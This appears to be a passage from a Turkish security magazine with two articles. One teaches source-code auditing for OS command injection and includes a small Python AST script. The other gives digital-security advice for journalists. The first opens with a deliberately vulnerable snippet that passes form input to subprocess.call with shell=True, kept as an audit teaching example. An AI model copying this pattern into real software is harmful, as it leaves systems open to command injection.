param = request.form['suggestion']
command = 'echo ' + param + ' >> ' + 'menu.txt'
subprocess.call(command, shell=True)
```

Tanımlar hakkında iyi kötü bir giriş yaptıktan sonra kaynak kod denetimini nasıl yapacağımızı düşünmeye başlayalım. Öncelikle şunu biliyoruz, zafiyetlerin kök sebepleri Sink lokasyonları yüzünden meydana geliyor. Yazılım kütüphaneleri ve framework'leri kötüye kullanıma sebep olacak bazı noktalar içeriyor ve bizim ilk amacımız bu noktaları bulmak olmalı. Tersinden düşünelim, bütün girdi noktalarını bulsak ve oradan sink noktalarına erişmeye çalışsak?

Bu çok zorlu bir yol olur, bütün girdi noktalarından başlayarak verilerin nerelere gittiğine bakmak istersek işimiz çok uzar, çünkü her girdi zafiyetli bir noktaya gitmiyor olabilir. Bu yüzden ne yapmalıyız, sink den başlayarak source'a dönüş var mı bunu incelemeliyiz. Bu sayede çok daha hızlı bir şekilde denetimleri gerçekleştirebiliriz. Peki sink fonksiyonlarına/noktalarına nereden ulaşabilir?

Bu çok kolay değil, bu yüzden her zafiyet için ayrı ayrı hangi sink noktaları mevcut, bunu araştırmamız gerekiyor. Mesela C# için Process.Start fonksiyonunun bütün overload metotlarına bakmamız gerekir. Bazen ilk parametre sink olabilirken bazen de ikinci, üçüncü parametreler zafiyete sebep olabilmekte. Bu denetimleri gerçekleştirirken her bir zafiyet için denetim yaptığınız dilde internetten araştırmalar yaparak sink noktalarını bulabilirsiniz. Mesela C# için 280'den fazla zafiyet olduğunu düşünürsek, bütün sink noktalarını bulmak ve onlar üzerinde akış analizini gerçekleştirmek çok zor olabilir. Otomatize bir araç kullanarak bu işlemi gerçekleştirmek zorundayız.

Peki kendimiz denetimler de kullanmak için en azından sink noktalarını bulmak için kod yazamaz mıyız? Kendimize ait scriptler olamaz mı? Cevap, elbette bunu yapabiliriz!

Şimdi Python için sink noktalarını bulmamızı kolaylaştıracak bir script yazalım ve makalede konuyu kısa tutabilmek için yine OS Commanda Injection zafiyetini ele alalım.

Sink fonksiyonlarını bulmak için bir AST(Abstract Syntax Tree) parser kütüphanesine ihtiyacımız var. (Aslında böyle bir ürün yazmak isterseniz kendinizde kodu parse edip bir AST yaratacak bir motor yazabilirsiniz.) AST Parserların ne olduğuna gelirsek, kod parse edildikten sonra ağaç veri yapısında kodu ifade eden bir veri yapısı diyebiliriz. Kod üzerinde sorgulamalar yapabilmemize yarayan bu araçlar ile istediğimiz tipteki fonksiyonları, attribute'leri bulabiliriz.

Python'un temel AST kütüphanesi "ast" isminde bir python modülü ve aşağıdaki adresten dökümantasyonuna ulaşabilirsiniz.

https://docs.python.org/3/library/ast.html


Şimdi örnek bir python kodu üzerinde pekiştirelim.

[Python]

```
def foo(a, b=10):
  return a + b
```

Şimdi de bu kodun AST yapısını inceleyelim.

Gördüğümüz gibi, bizim için foo fonksiyonunun bütün değişkenlerini return değerlerini dile ait attribute'lerle ağaç yapısı şeklinde ifade eden bir şema var önümüzde.



Bu ağaç yapısı üzerinde istediğimiz sorgulamaları yaparak sink noktalarını, source noktalarını ve eğer emek verirsek bir akış analizi algoritması yazarak istediğimiz zafiyetleri bulabilir ve manuel inceleme ile doğrulayabiliriz!!!

Peki bu sorgulama işlemini nasıl gerçekleştireceğiz. Bunun için Python dökümantasyonu bol bol okumalı ve AST üzerindeki attribute'lerin hangi Python class'ları ile ifade edildiğini bulmamız ve kullanmamız gerekir.

Ben bir fonksiyon içerisindeki stringleri bulabilmek için basit bir kod örneğini aşağıda paylaşıyorum;

sast_python.py

```
1  from ast import parse, Call, walk, FunctionDef
2  import importlib
3  import inspect
4
5  mod = "hello"
6  mod = importlib.import_module(mod)
7  p = parse(inspect.getsource(mod))
8
9  from ast import literal_eval
10
11 vals = []
12 for node in p.body:
13     if isinstance(node, FunctionDef):
14         for node in walk(node):
15             if isinstance(node,Call):
16                 try:
17                     vals.append([literal_eval(val) for val in node.args])
18                     break
19                 except:
20                     print("something")
21
22
23 print(vals)
24
```

Şimdi buradaki kodu açıklayalım;

- İlk üç satırda ast veri yapısını kullanmamıza ve sorgulamamıza yarayacak olan kütüphaneleri import ediyoruz. İlk satırdaki FunctionDef objesine dikkatinizi çekmek istiyorum. Bu obje sayesinde kod içerisindeki bütün fonksiyon tanımlarını ayıklamamıza yarayacak bir nesneye sahip oluyoruz.
- Beşinci satırda analiz etmek istediğimiz hello.py dosyamızın ismini belirtiyoruz. İsterseniz büyük bir projede dosya işlemleri yaparak istediğiniz .py uzantılı dosyaları bulup bir foreach döngüsü ile dönüp süreci otomatize edebilirsiniz.
- Yedinci satırda analiz etmek istediğimiz source dosyasının inspection işlemini başlatıyoruz. Artık elimizdeki p değişkeni kaynak kodumuzun AST veri yapısındaki obje hali. Bu obje üzerinde istediğimiz sorgulamarı yapabiliriz.
- Nitekim 12'inci satırda başlattığımız for döngüsü ile AST içerisindeki body nesnesinin içerisindeki objeleri döndürmeye başlıyoruz.
- 13'üncü satırda gördüğümüz üzere eğer döndürdüğümüz objeler fonksiyon nesnesi tipine sahipse bu nesne üzerinde WALK fonksiyonu ile diğer nesneleri döndürmeye başlıyoruz. Eğer CALL tipinde nesnelere denk gelirsek, (Bu nesneler kod içerisinde bir fonksiyon invoke edildiğini gösterir) bu yürüyüş üzerinde, bu nesnelerin içerisindeki string literal tipindeki nesnelere erişebiliyoruz. Bunları da yazdırdığımızda (isterseniz satır numaraları ile birlikte) kaynak kod üzerinde istediğimiz tipte istediğimiz sink noktalarını bulabiliriz. Bu sayede amacımıza ulaşmış olduk ve bütün string'leri yazdırabildik.

Son sözler:

Python dili üzerindeki güvenlik kaynak kod denetimine giriş yaptığımız bu yazı umarım faydalı olur ve daha detaylı araştırmalar yapabilmenize yardımcı olur. Daha detaylı analizler yapabilmek için AST kütüphanesini kullanarak denemeler yapın ve kod içerisindeki kullanılan ifadelerin hangi class'larla ifade edildiğini anlamaya çalışın. Başta basit örneklerle ilerleyebileceniz bu araştırmalar, ileride belkide akış analizini de ekleyebilirseniz, tamamen otomatize bir araç haline de gelebilir ve size sadece yazmış olduğunuz script'in ürettiği bulgular üzerinde false positive bulguları ayıklamak kalır.

Yazıma göstermiş olduğunuz ilgi için çok teşekkür ederim.

Alper Atmaca - info@alperatmaca.com.tr

Gazeteciler için Sayısal Güvenlik

Dünya tehlikeli bir yer. Toplu türkırımlar, küresel iklim değişikliği, ara sıra yörüngede buluşulan meteorlar... Tüm bunlar gezegeni ve insanlığı sürekli tehdit eden gerçeklikler ama risk öyle düşük ki günlük hayatımızdaki endişelerimizde neredeyse hiç yer tutmuyor. Hayatımızda fazlasıyla endişelenmemizi gerektiren bir tehlike daha var ki hepimiz sürekli ve ciddi olarak riski ile yaşıyoruz; sayısal gözetim ve veri güvenliğine ilişkin riskler.

Bireylere ve topluma karşı örgütlü hasımlar tarafınca sürekli olarak ortaya koyulan bu tehlike ne yazık ki çoğu insan için kaçınılması imkansız gibi görünmekte. Tarih öğretilmiş çaresizliğin getirdiği rahatlıktan faydalanmış sayısız kötü aktörün örnekleri ile dolu ve günümüzün demokratik düzenlerinin en önemli dayanağı olan özgür basın, yükselen sayısal gözetim araçlarının ışığında korunması gereken ilk kurum.

Gazeteciler işleri gereği her zaman tehlike altında olmuş ve korumaları gereken insanlar ile bilgiler için yöntemler geliştirmişlerdir. Hukukun ve toplum baskısının koruması altında analog zamanlarda görece iyi işlemiş olan bu korunma imkanı bilgisayarların ve İnternet'in hakim olduğu günümüzde aşınmaktadır. Sayısal gözetim; neredeyse görünmez, sürekli ve aşırı derecede işgalci olabilmektedir. Suudi gazeteci Kaşıkçı'nın[1] talihsiz kaderinin bir kısmı geleceğin nasıl olacağına ışık tutabilir. Bu sebeple gazeteciler gibi tehlike altındaki grupların korunması için çokça araç geliştirilmiş ve insanlığın kullanımına sunulmuştur.

Şimdi gerekçeleriyle birlikte önerilerimizi madde madde paylaşayacağız.

1. Güvenliğin Öncülü Disiplindir:
Şayet Rick Sanchez değilseniz, Dünya gezegenindeki hiçbir şey karşılıksız değildir. Hiçbir sihirli değnek yoktur ki sizi çabasız ve mücadelesiz neredeyse sonsuz kaynağa sahip hasımlarınıza karşı korusun. Bu sebeple, tehdit modelinizi ortaya koymalı ve hazırlığınızı buna göre yaparak koşulsuz şartsız planlamanıza bağlı kalmanız gereklidir çünkü güvenlik sağlamak hem vakit hem nakit bakımından pahalı bir iş olabilir.

a. Olası Tehlikeleri Değerlendirin:
Yaşantınızı sürdürürken, mesleğinize ve koruduğunuz bilgilere karşı olası tehlikeleri değerlendirip listeleyin. Bu evinizin ve işyerinizin kapısının dayanıklılığı gibi fiziksel özellikler veya kullandığınız cihaz ile sistemlerin güvenilirliği olabileceği gibi alışkanlıklarınız veya bağlılıklarınız gibi aleyhinize kullanılabilecek manevi unsurlar da olabilir. Tehlikeleri belirlemek size saldırı yüzey alanının ve araçlarının tespitini ve farkındalık sağlar.

b. Riskleri Değerlendirin:
Risk bir tehlikenin gerçekleşme olasılığıdır. İnsanlar olarak hayatımızdaki her türlü tehlikeye karşı tedbir almayız; mesela Dünya'ya meteor çarpması gibi. Olası gördüğümüz ve azaltılabilecek riskteki tehlikeler bizim ilgi alanımızdadır. Bu sebeple kişisel ve işiniz sebebi ile sizi hedef haline getirebilecek unsurların, size tehlike yaratma riskini düşünün. *"Bilgisayarınız için kaybolması mı daha yüksek bir ihtimal yoksa siyahlara bürünmüş bir grup insanın gelip evinizden onu çalması mı?"* gibi sorular güvenlik endişe ve çabanızı gerçeklikle eşitleyecektir. Her gazeteci ulus devletlerin örgütlü gücünün hedefi olmayabilir ama telefonunuzu elinizden alan bir kişinin tüm bilgileri okuyabilmesi neredeyse herkes için var olan riski yüksek bir tehlikedir.

c. En Yüksek Risk Seviyesinden Başlayarak Tedbir Alın:
Tehlikelerinizi ve risklerini hesapladıktan sonra tedbirlerinizi almaya başlayabilirsiniz. Bir tehlikeye karşı birden fazla önlem olabilir. Mesela hesaplarınızın parolalarını eşsiz üretip parola yöneticisinde saklamak ile çok aşamalı yetkilendirme (2FA) kullanmak gibi. En ucuz yöntemden başlayarak sıra ile tüm tehlikelere karşı önleminizi almaya başlayın ve bu durumdan taviz vermeyin. Unutmayın ki alacağınız neredeyse her tedbirin birincil dayanağı sizsiniz ve ne yazık ki tüm operasyo-

1 https://en.wikipedia.org/wiki/Jamal_Khashoggi

nel güvenliğin en zayıf halkası da insan olarak sizsiniz. Sosyal mühendislik[2] veya bir anlık dalgınlık ile bir gelişmeyi hafife almanız sizi ve size güvenen herkesi tehlikeye atabilir.

2. Güvenlik Zincirini Takip edin:
Sayısal takip sistemlerine karşı bilgi güvenliği bir zincir olarak kullanıcıdan yani sizden başlar. Sonra cihazınıza geçer. Ardından bağlandığınız ağı ve kullandığınız hizmeti takip eder. Aynı sıra ile iletişime geçtiğiniz kişiye doğru uzanır. Bu bakımdan güvenliğiniz bu zincirin en zayıf halkası kadar kuvvetli olacaktır.

a. Beşeri Güvenlik:

Kendinizi ve cihazlarınızı fiziki olarak korumanız ve güvenlik disiplininizi bozmamanız çok önemlidir. Bu, başında değil iken her halde ekran kilidini devreye almanızı gerektirdiği gibi kullandığınız parolaları güvenilir şekilde üretmeniz ve saklamanız da bu koşul için elzemdir.

i. Diceware[3], Parola Yöneticisi ve 2FA

ii. Gerçekten güvenli parolalar tamamen rastgele ve karışıklardır. Aynı zamanda insanların hatırlaması için de o derece zordurlar[4]. Bu sebepten aynı derecede rastgele ama hatırlanması ve haliyle bir yerlere yazılması gerekmeyecek parolalara ihtiyaç duyulur. *Diceware* 7776 tane kelime ve benzetmeden oluşan ve gerçekten fiziki zarlar kullanarak parolanızı oluşturduğunuz bir parola üretim yöntemidir. Bu yöntemle üretilmiş 7 kelimelik bir parolanın tahmin edilmesi için 7776^7 olasılık vardır. Bilgisayarlar için zor ama insanların hatırlaması için kolay! Bu parola ile bir parola yöneticisi yardımı ile kullandığınız her hesaba eşsiz ve korkunç zorlukta parolalar atayın. Bunun için özgür, Keepass[5] veya Pass[6] kullanabilirsiniz.

Parola politikanızı cihazın kullanım koşullarına göre düzenleyin. Masaüstü ve dizüstü bilgisayarınız gibi şifreleme ve ekran parolalarını daha kontrollü ortamlarda kullandığınız cihazlarınızın parolasını çok sıklıkla değiştirmeniz gerekmeyebilir. Cep telefonunuz gibi mobil cihazlar çoğunlukla çokça gözün ve kameranın bulunduğu ortamlarda kullanıldığından parolaların daha sık aralıkla tamamen rastgele şekilde değiştirilmesi önerilir. Herhangi bir durumda şüpheye düşerseniz parolanız için tereddüt etmeden değiştirmeniz gereklidir.

Parola güvenliği yanı sıra çok aşamalı yetkilendirme (2FA) sunan tüm hesap ve cihazlarınızda bu imkanı değerlendirmeniz önerilir. 2FA hesaplarınıza, bildiğiniz bir şey (parola) ve sahip olduğunuz bir şey (telefonunuz) ile erişebilmeniz anlamına gelir. Bu sayede bir saldırganın amacına ulaşabilmek için birden fazla farklı etmene ulaşması gerekir. Tercihen FreeOTP gibi özgür bir yazılım aracılığı ile cihazınızda üretilecek bir kod ile bu sistemi kullanmanızdır ama bu imkanın sunulmadığı hizmetlerde SMS ile ikinci aşamanın sunulması hiç yoktan iyidir.

iii. Parolaların Girişlerinin Gizlenmesi:

Parolalar, bilgi güvenliğinizin en temel parçasıdır. Bu bilginin kullanılması, gözetleme ortamlarına da maruz kalması demek olduğundan sürekli bir tehlikedir. Bu tehlikenin riskini düşürmek için parolalarınızı girdiğiniz ekranların ve klavyenizin başkaları tarafından ve kameralar tarafından görülemeyeceğinden emin olmanız gereklidir. Bu sebeple, bilgisayarlarınızı kullandığınız yerleri iyi seçmeniz ve telefonlarınızda parola girerken ekranı elinizle kapatmanız şiddetle önerilir (bkz: Edward Snowden[7]).

Benzer şekilde ekranınızı da istenmeyen izleyicilerden korumanız gerekli. Bunun için ekranınızın görünülebilirlik açısını düşüren filmlerden almanız ve telefon ile bilgisayar gibi kritik cihazlarınızda kullanmanız önerilir.[8]

iv. İletişiminizi Hep Şüphe ile Sürdürün:

Size gönderilen mesajların içeriğine ve gönderinine asla sebepsiz yere güvenmeyin. Bir sisteme sızmanın en kolay yolunun insandan geçtiği bilinen pek çok saldırı bu şekilde başarılı olmuştur. E-postanın gönderen kısmı kolaylıkla taklit edilebildiğinden bir kişiyi doğrulamak kolay değildir. Benzer şekilde şifreli anlık yazışma yazılımlarının bağlı olduğu olası kötücül sunucular doğrulanmadığı takdirde taraflara sahte şifreleme anahtarları sunarak iletişimi takip edebilir[9]. Her halde şifreli veya değil insanların size gönderdiği bağlantı veya diğer eklentilere oltalama[10] ve kötücül yazılım tehlikesine karşı sağduyu ile yaklaşın.

v. Kimliklerinizi Ayırın:

İş ve özel hayatınızı mutlaka ayırın. Bunun için tehdit modeliniz gerektiriyorsa en uç noktada farklı cihazlar kullanmayı tercih edebilir, sosyal medya ve e-posta hesaplarınızı ayrı tutabilirsiniz. Bu sayede, hem olası ihlaller durumunda zararı yalıtmış olursunuz hem de kullanım sırasında kimliğinizi ifşa etmek durumunda kalmazsınız.

vi. Cihazlarınızı Gözünüzün Önünden Ayırmayın:

Cihazlarınıza fiziksel erişim sağlamak bir saldırgan için elverişli bir ortam yaratır. Hem cihazınızı açık iken bulma imkanı-

2 https://en.wikipedia.org/wiki/Social_engineering_%28security%29

3 http://world.std.com/~reinhold/diceware.html

4 https://www.olaganparanoya.com/hesaplarinizi-dogru-parola-ile-koruyun/

5 https://keepass.info/

6 https://www.passwordstore.org/

7 https://security.stackexchange.com/questions/82362/in-citizenfour-what-was-edward-snowden-mitigating-with-a-head-blanket

8 https://duckduckgo.com/?q=privacy+film+screen&t=ffab&ia=web

9 https://www.zdnet.com/article/dutch-police-snoop-on-criminal-chats-by-intercepting-encryption-server/

10 https://en.wikipedia.org/wiki/Phishing

na erişir hem de cihazınızda size görünmeyecek değişiklikler yapması muhtemel olur. Bu anlamda açık bilgisayardan Cold boot saldırısı[11] gibi yüksek nitelikli saldırılar ile şifreleme anahtarlarınızın çalınması veya işletim sisteminizi yükleyen ön yazılımların değiştirilerek cihazınızın erişilebilir kılınması fiziki erişimi gerektirmekte ve önlemenin en etkili yöntemi de cihazlarınızı gerçekten güvenmediğiniz alanlar dışında yanınızdan ayırmamaktır. Şeytani hizmetçi (Evil Maid) kurbanı olmamak için cihazlarınızı koruyun.

b. Cihaz Güvenliği:

Kullandığınız cihazlara güvenemiyorsanız alabileceğiniz tüm tedbirler yersiz olacaktır. Kullandığınız donanımların güvenilir kaynaklardan elde edilmiş olması, güvenilir yazılımlar çalıştırması ve tüm verilerin şifreli olarak saklanması sürdürülebilir bir operasyon bütünlüğü için şarttır.

i. Donanımlar:
Cihazlarınızı belirlenebilir veya tahmin edilebilir yerlerden satın almayın ve güvenilir bilinen markaların cihazlarını tercih edin. Bu anlamda kullanacağınız cihazların özgür yazılımlarla[12] çalışması bir gereklilik. Bu sebepten Gnu/Linux desteği iyi olan bir bilgisayar ile özgür bir Android dağıtımı olan Lineageos[13] çalıştırabilecek bir cep telefonu size en iyi hizmeti verecektir. Usb donanım ve depolama aygıtlarınızı da benzer şekilde seçin ve bilmediğiniz veya bulduğunuz cihazları kullanmayın, donanımlarınıza bağlamayın. Şayet bu konuda ciddi iseniz Purism'in[14] cihazlarına bakmanız şiddetle önerilir.

ii. Özgür Yazılımlar Kullanın ve Güncel Tutun:
Cihazlarınızda mümkün olan her imkanda özgür yazılımlar kullanın ve bunları güvenilir kaynaklardan yükleyin. Bu öncelikle işletim sisteminizden başlamalı ve kullandığınız diğer tüm yazılımlara yayılmalıdır. Modern bir iş yaşantısı için özel mülk versiyonlarını aratmayacak çokça yazılım mevcuttur. İletişim için Signal[15], SMS için Silence, ofis yazılımları için Libreoffice, fotoğraf düzenleme için Gimp, video düzenleme için Kdenlive kullanabilirsiniz. Yazılımların özgür alternatiflerini aramak için alternativeto'dan[16] yararlanabilirsiniz. Tüm Gnu/Linux dağıtımları kendi yazılım depoları ile gelmekte ve Android cihazlar için F-droid[17] sadece özgür yazılımları barındırmaktadır. Tüm yazılımlarınızı ve işletim sisteminizi düzenli olarak güncellemeniz de sizi daha da pahalı bir hedef haline getirecektir.

iii. Her Şeyi Şifreleyin!
Şifreleme cihazlarınızın hafızasındaki verinin bir anahtar ve kriptografik araç yardımı ile anlamsız hale getirilmesidir. Bu sayede, sadece anahtara ve parolasına sahip kişiler bu veriyi okuyabilir. Ekran kilidi ile karıştırılmaması gerekir keza cihazlar için açılırken, dosyalar için ise erişilirken parola ve anahtar bilgisinin verilmesi gerekir.

Şifreleme derin bir konu olmasına rağmen uygulaması ve kullandığı yöntemler bakımından birkaç temel ayrım yapılabilir. Temelde anahtarına göre şifreleme sistemleri simetrik ve asimetrik olarak ayrılır. Simetrik şifreleme aynı anahtar ve parola ile şifreleme ve deşifre işlemlerinin yapıldığı, asimetrik şifrelemede ise şifreleme ve deşifre işlemlerini bir anahtar çiftinin farklı eşlerinin yaptığı yöntem olarak özetleyebiliriz. Şifrelemeyi kullanılan alan ile de ayırmak mümkün. İletişimi şifrelemek, bir kayıt medyasını tamamen şifrelemek, bir dosya sistemini şifrelemek ve bir dosyayı özel olarak şifrelemek de mümkündür. Bu bakımdan her ihtiyaç kendine has teknik tercihi gerektirir. Şifreleme derin bir konu olduğundan referans olması için Jean-Philippe Aumasson tarafından yazılan Serious Cryptography'nin okunması tavsiye edilir.

Tam disk şifreleme, bir sabit sürücüsünün içindeki tüm bilgilerle birlikte şifrelenmesi anlamına gelir. Bu şekilde cihaz her başlatıldığında sürücüdeki tüm bilginin deşifre edilmesi gerekir. Çalınan veya ele geçirilen bir bilgisayardan bilgi elde edilmesi bu sayede engellenmiş olur. Bir donanımın içindeki verilere ilişkin ilk savunma hattı sayılan bu yöntem, Gnu/Linux dağıtımlarında "Luks[18]" ile doğal olarak desteklenmekte, diğer işletim sistemleri için ise Veracrypt[19] yazılımı ile sağlanabilmektedir. Şifrelenmiş her cihazın parolasının Diceware ile üretilmesi ve farklı olması kesinlikle gereklidir.

Kritik dosyalarınızı tam disk şifrelemeye rağmen şifreli tutmanız fazladan güvenlik sağlayacaktır. Tam disk şifreleme aşıldığında sürücünüzdeki tüm bilgileri açığa çıkaracağından ikinci bir savunma hattı hassas verileriniz için düşünülmesi gereken bir seçenektir ve bunun için e-posta şifrelemede de kullanılan GPG yazılımını önerilebilir.

Şifreleme ile ilgili en önemli tehlike veri kurtarmanın neredeyse imkansız olmasıdır. Bu sebeple şifreleme için kullandığınız parolaları mutlaka iyi ezberleyin, GPG gibi araçlar için gizli anahtarınızı güvenli saklayın ve mutlaka düzenli olarak yine şifreli yedekler[20] alın ve bunları güvenli bir yerde saklayın.

iv. GPS ve Kablosuz Aygıtları Gerekmedikçe Kapatın:
Konum bilgisi ve hem GPS – *ve diğer uydu temelli konumlandırma sistemleri* – aracılığı ile hem de Wifi ve Bluetooth aygıt-

11 https://en.wikipedia.org/wiki/Cold_boot_attack

12 https://www.gnu.org/philosophy/free-sw.html

13 https://lineageos.org/

14 https://puri.sm

15 https://www.signal.org/

16 https://alternativeto.net/

17 https://f-droid.org/

18 https://en.wikipedia.org/wiki/Linux_Unified_Key_Setup

19 https://www.veracrypt.fr/en/Home.html

20 https://www.olaganparanoya.com/194-2/

larınızın yayınları ile elde edilebilir. Bu bilgi bulunulan duruma göre ciddi riskler oluşturabilir ve genel olarak cihazlarınız ile birlikte sizin takip edilmeniz için imkan sağlar. Cihazlarınızda özellikle konum bilgisine ihtiyacınız olmadığı durumlarda bu aygıtları etkinleştirmeyin ve mümkünse konum için sadece GPS verisi ile hareket edin.

v. Kapkaç'a Karşı Önlem Alın:
Özellikle mobil cihazlar için alınan tedbirlerin etrafından dolanmanın ucuz ve etkili bir yöntemi olarak cihazların ekran kilidi açık olduğu sırada kullanıcısından hızlıca alınması gerçek hayatta kullanılmış bir yöntemdir. Bu yönteme karşı F-droid'de bulunabilecek PlucklockEx kullanmanız önerilir[21]. Bu yazılım cihazınızdaki jiroskop aracılığı ile ani bir hızlanma olduğunda cihazın ekranı kilitlemektedir. Bu sayede telefonunuzu kullanırken elinizden alınması durumunda saldırgan cihaz işlevlerine ulaşamayacaktır.

c. Ağ Güvenliği:
İnternet'e bağlantınız cihazınızın ağ kartından başlar. Bunun için yaygın olarak artık kablosuz ağlar tercih edilmekte. Ağın sahibi olan kişi tüm iletişiminizin de gözetmeni olabilir, cihazınızı kötücül amaçlarla yönlendirebilir veya sizin kimliğinizi ifşa edebilir.

i. Güvenmediğiniz Ağlara Bağlanmayın ve VPN Kullanın:
VPN (Virtual Private Network)[22] cihazınızdan uzaktaki bir sunucuya kurulan şifrelenmiş bir iletişim hattıdır. Bu sayede iletişiminiz bağlandığınız sunucuya kadar ağa yani altyapıya sahip kişilerce denetlenemez veya değiştirilemez. Her zaman güvenilir bir VPN hizmet sağlayıcıdan yararlanmalı veya kendi VPN'inizi kurmalısınız[23]. VPN sizi yeterince anonim yapamaz, sadece altyapıya ait güveni VPN hizmet sağlayıcınıza aktarır. Bu sebeple sadece bir tedbir olarak sürekli kullanılmalıdır.

(i) --- Dergimizin 1. sayısında Ömer Çıtak tarafından, "Kendi Bağlantım" ile VPN Sunucunuzu Kurun, adlı makalede kendi VPN'inizi nasıl kuracağınız anlatılmıştır. ---

ii. TOR Kullanın:
TOR (The Onion Network) cihazınızın bağlantısını şifreli olarak rastgele gönüllüler tarafından dünyanın çeşitli yerlerinde işletilen aracılardan geçirerek kimliğinizi ve konumunuzu gizlemeye yarar. Anonimlik konu olduğunda elde edebileceğiniz en önemli araçlardan biri olarak TOR dünya gazetecileri için vazgeçilmez bir araç konumundadır. Kişisel bilgisayarlar ve mobil cihazlar için TOR Tarayıcısı[24], TOR ağını kullanmanın en kolay yoludur. TOR'u sürekli kullanabilirsiniz fakat hem tarayıcının aldığı tedbirler web sayfalarını bozabilir hem de TOR'a karşı alınan engeller bazı sitelere erişmenizde zorluk yaratabilir. Bu sebeple VPN ile birlikte kullanıldığında çok yönlü bir anonimlik ve güvenlik sağlamaktadır fakat anonimliğinize ilişkin disiplini gerektiğinde korumalı ve kimliğinizi ifşa edecek işlemleri TOR üzerinden yapmamalısınız.

iii. MAC Adresinizi Gizleyi:.
MAC adresi[25], cihazınızın ağ donanımını belirgin şekilde tanımlayan ve sizinle ilişkilendirilmesi durumunda bir takip cihazı gibi izlenmenize imkan veren bir bilgidir. Cihazınızın MAC adresinin nasıl değiştirilebileceğini bilin ve güvenmediğiniz ağlara bağlanmadan önce mutlaka bu adresi rastgele başka bir adres ile değiştirin. Cihazlarınızın, özellikle mobil cihazlarınızın kablosuz bağlantısını ve Bluetooth bağlantısını sürekli açık bırakmanız cihazınızın MAC adresini ve daha önce bağlı olduğu ağların bilgilerini sürekli olarak yayınlamasına sebep olur. Bu sebeple cihazlarınızın kablosuz bağlantılarını kullanmadığınızda mutlaka kapatın.

d. Hesap ve Yazılım Güvenliği:
Kullandığınız yazılımlar ve bu yazılımlar aracılığı ile gerçekleştirdiğiniz işlemler sizi belirlenebilir kılabilir. Bu iletişim için kullandığınız yazılımdan, web sitelerini gezdiğiniz tarayıcınıza kadar uzanan geniş bir hizmet aralığını kapsar.

i. E-posta:
E-posta doğası gereği güvensiz bir iletişim yöntemidir. Her şeyden önce sizi takip eden ve pazarlayan ücretsiz e-posta sağlayıcıları kullanmaktan vazgeçin. Bunun yerine ayda küçük bir ücret karşılığı size güvenilir e-posta hizmeti verecek bir e-posta hizmet sağlayıcısına geçin. Bunun için Posteo[26] ve Mailbox[27] geleneksel e-posta hizmet sağlayıcılar olarak önerilebilir ve şifreleme imkanlarının dahili geldiği Tutanota[28] ve Protonmail[29] sayılan servis sağlayıcılardandır.

E-postalarınıza bilgisayarınızda kullandığınız bir istemci ile ulaşıyor iseniz özgür bir istemci olan Thunderbird[30] kullanın. Hem özgür yazılımın güvenliğinden faydalanın hem de GPG ile şifrelemeye hazır olun.

GPG ile e-postalarınızı şifreleyin ve şifrelemeye hazır olun. GPG Edward Snowden'ın sızıntısında çok önemli bir rol üstlenmiş e-posta ve dosya şifreleme sistemidir. Öyle ki; tanınmış gazeteci Glen Greenwald'un ismi, GPG kullanmayı öğrenemediği için neredeyse Snowden sızıntısında duyulmayacaktı. GPG ile e-postalarınızı şifreleyebilir veya sizden geldiğine ka-

21 https://www.olaganparanoya.com/telefonunuz-ile-ilgili-kolaylikla-alabileceginiz-14-onlem/

22 https://en.wikipedia.org/wiki/Virtual_private_network

23 https://www.kendibaglantim.com/

24 https://www.torproject.org/

25 https://en.wikipedia.org/wiki/MAC_address

26 https://posteo.de/en

27 https://mailbox.org/en/

28 https://tutanota.com/

29 https://protonmail.com

30 https://www.thunderbird.net/en-US/

nıt olması için imzalayabilirsiniz. Thunderbird'e kuracağınız Enigmail[31] eklentisi ile anahtarınızı oluşturabilir yönetebilir ve rahatlıkla kullanabilirsiniz. Mailbox ve Protonmail gibi GPG destekleyen e-posta hizmet sağlayıcılar ile bütünleşik bir kullanım sağlayabilirsiniz. GPG kullanması zor ama gerçekten etkili bir araçtır. Bunun için gerekmeden önce hazırlanmak ve günlük kullanımın bir parçası haline getirmek şarttır. Riseup'ın rehberinin konu hakkında okunması hararetle tavsiye edilir.[32]

ii. Anlık Yazışma:
Anlık yazışma günlük iletişimin en önemli parçalarından biri. Bu bakımdan en önemli bilgilerin de iletildiği ve kişilerin sosyal bağlantılarını da ifşa eden bir konumda. Bu yazışma platformlarının güvenliği genel operasyon güvenliğinin kaçınılmaz bir öğesi. Bu bakımdan tüm dünyada gazeteciler ve diğer herkes için altın standart haline gelmiş olan özgür, yaygın ve kolay kullanılabilir Signal yazılımı tavsiye edilebilir. Signal yazışmaları uçtan uca şifrelemekte, ses ve görüntülü konuşma imkanı sağlamakta. Her kriptografik araç gibi bağlantı kurulan kişinin şifreleme anahtarının doğrulanması zaruri. Bu şekilde araya bir saldırganın girip iletişimi denetlemediğinden emin olunabiliyor.

Signal, kayıt için cep telefonu numarası istediği için anonim kullanımı zor bir yazılım ve bu noktada eski bir dost olan XMPP[33] ve OTR[34] devreye giriyor. Snowden belgelerinde NSA'nın aşamadığı iletişim yöntemlerinden biri olduğunu da belirtmek gerekli. Calyx Institute'den[35] alınacak anonim bir hesap üzerinden OTR şifreleme kullanan Pidgin aracılığı ile kolaylıkla şifreli yazışma yapılabilir. OTR kişilere güven esasına dayandığından "kişi doğrulama" seçeneği ile iki kişi arasındaki ortak bir sır üzerinden anahtar doğrulamasına da imkan vermekte. Riseup'ın rehberi yine bu konuda önerilebilir.[36]

